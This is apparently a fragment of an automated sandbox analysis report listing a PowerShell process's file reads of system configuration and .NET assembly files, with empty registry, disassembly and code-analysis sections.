C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
stdin	unknown	1024	pipe broken	1	7FEE893BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	unknown	1024	pipe broken	1	7FEE893BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE893BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE88969DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE88969DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis